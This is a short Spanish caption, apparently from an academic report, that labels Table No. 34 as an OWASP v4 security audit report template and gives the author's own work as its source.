Cuadro No.34 – Plantilla de Informe de Auditoría OWASP v4.
Fuente: Propia.